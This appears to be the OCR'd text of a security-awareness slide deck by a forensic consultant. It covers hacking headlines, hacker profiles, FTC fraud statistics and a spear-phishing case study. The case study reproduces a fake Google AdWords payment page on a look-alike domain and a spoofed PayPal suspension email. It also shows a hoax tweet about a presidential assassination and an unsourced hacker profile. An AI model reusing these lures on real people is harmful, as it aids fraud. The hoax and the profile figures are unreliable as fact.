How Are They Doing That? – "What's Old is New Again"

Phill Shade (Forensic Engineer – Merlion's Keep Consulting)

Phillip D. Shade (Phill)
phill.shade@gmail.com

- Phillip D. Shade is the founder of Merlion's Keep Consulting, a professional services company specializing in Network and Forensics Analysis


- Internationally recognized Network Security and Forensics expert, with over 30 years of experience

- Member of FBI InfraGard, Computer Security Institute, the IEEE and Volunteer at the Cyber Warfare Forum Initiative

- Numerous certifications including CNX-Ethernet (Certified Network Expert), Cisco CCNA, CWNA (Certified Wireless Network Administrator), WildPackets PasTech and WNAX (WildPackets Certified Network Forensics Analysis Expert)

- Certified instructor for a number of advanced Network Training academies including Wireshark University, Global Knowledge, Sniffer University, and Planet-3 Wireless Academy.

From The Headlines…



Hackers compromise Sony Online Entertainment, Sony shuts it down

BREAKING May 3 by James Mowery | View Comments

FOXNEWS POLITICS

twitter

@foxnewspolitics

BREAKING NEWS: President @BarackObama assassinated, 2 gunshot wounds have proved too much. It's a sad 4th for #america. #obamadead RIP

U.S. fears science fiction-style sabotage in new wave of cyber attacks

By ASSOCIATED PRESS

Last updated at 3:34 PM on 24th October 2011

Corporate Spying: The Next Growth Industry and more...

In This Issue...

- Corporate Spying: The Next Growth Industry
- It's One Thing If You Lose Your Wallet...
- Two CyberWar Hacking Stories. Just Coincidence? You deci

…ges of news and comment on the death of

newspaper of the year

the guardian

The scandal that closed the News of the World

- Murdoch axes paper as hacking crisis engulfs him
- Phone taps were 'wrong and inhuman'
- Labour presses for Rebekah Brooks to quit

Coulson to be arrested today as Met steps up investigation

Anonymous hacks FBI contractor, AntiSec leaks secret IRC Federal security data

Submitted by (3)rdawg on Mon, 07/11/2011 - 00:34

So What is a Hacker?*

- Competing definitions:
  - **Computer Programming** - A software designer and programmer who builds elegant, beautiful programs and systems. A hacker can also be a programmer who hacks or reaches a goal by employing a series of modifications to exploit or extend existing code or resources.
  - **Computer Security** - A person who specializes in work with the security mechanisms for computer and network systems. It more often is used to refer to those who seek access despite them.
  - **Other Technical Fields** - A person who makes things work beyond perceived limits through their own technical skill, such as a hardware or reality hacker.

*Wikipedia: http://en.wikipedia.org/wiki/Hacker

Classic Hacker Profile

- >80%a former employee or student
  - Between 18 – 35 years old
  - Intelligent / Creative / Loner
- Highly motivated
  - Economic gain
  - Bragging rights
  - Revenge
  - Curiosity / Pride
- >60% from 5 major locations:
  - China / North Korea
  - Russia / Eastern Europe
  - South America

$¢€
¥£ƒ¤

The number 1 reason

Rouges Gallery - Faces of The Enemy

1

2

3


4

5

6

7

Some Sobering Statistics…



DIGITAL SECURITY REMAINS A MAJOR THREAT TO CONSUMERS

725,000 cases of reported fraud


In 2010, the FTC reports that there were over 725,000 cases of reported fraud. This is up 12.7% since 2008.

$594 The median amount fraud cost individual consumers in 2010.

Despite increased awareness of online security threats, the majority of fraud is still committed via digital contact.

HOW VICTIMS ARE CONTACTED:

ID Theft – The #1 Threat to Consumers




IDENTITY THEFT STAYS ON TOP


The most common fraud committed is identity theft, accounting for nearly 20% of all reported 2010 cases.

Although it remains a significant problem, identity theft incidence is down from 2009, when it accounted for 21% of all fraud reports.

A Major Source of Information…



What is The Government Doing About It?



WHAT IS BEING DONE?

Cybercrime perpetrators are not without pursuit. The Secret Service works to find and prosecute these criminals.

1,200 SUSPECTS

$7 BILLION

The Secret Service arrested more than 1,200 suspects for cybercrime in 2010.

These investigations involved over $500 million in fraud loss.

They prevented approximately $7 billion in additional losses.

Sources: WWTW.FTC.GOV, DATALOSSDB.ORG, SECRETSERVICE.GOV

Is it enough?

Case Study 1 –

Spear-Phishing – A Twist to A Classic…


Compare and Contrast

Phishing is a way of attempting to acquire information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic Communication…. (Wikipedia)

I HAVE A NEW HOBBY. IT'S CALLED PHISHING.
scottadams@aol.com
www.dilbert.com
I SEND FAKE BANKING E-MAILS TO GULLIBLE EXECUTIVES. THEN I FIND OUT THEIR FINANCIAL INFORMATION AND USE IT TO STEAL THE MONEY THEY DON'T DESERVE.
8-12-05 © 2005 Scott Adams, Inc./Dist. by UFS, Inc.
Dear Customer,
This is your bank. We forgot your social security number and password. Why don't you send them to us so we can protect your money.
Sincerely,
I. B. Banker
LOOKS LEGIT.

Spear-Phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. (Whatis.com)

Is it Legitimate?


http://www.adwords.google.com.oesai.cn/select/Login/step2.php
Do you want Chrome to save your password?
Save password
Never for this site
Google AdWords
| 1 New Feature! | Help | Contact Us | Sign Out
Campaign Management
Reports
Analytics
My Account
Billing Summary | Billing Preferences | Access | Account Preferences

Your ads will be suspended soon unless we can process your payment.
Please update your payment information. It may take up to two hours before your Billing Summary page reflects this payment.

Update Billing Preferences


Primary Card Information

Type of card: Visa

Credit card number:

The 3 or 4 digit Security Code

Card holder's name:



From: service@paypal.com
To: [redacted]
Subject: Your account has been temporarily suspended
Date: Tue, 13 Feb 2007 11:05 AM

Unlock your account at PayPal

Your account has been temporarily limited

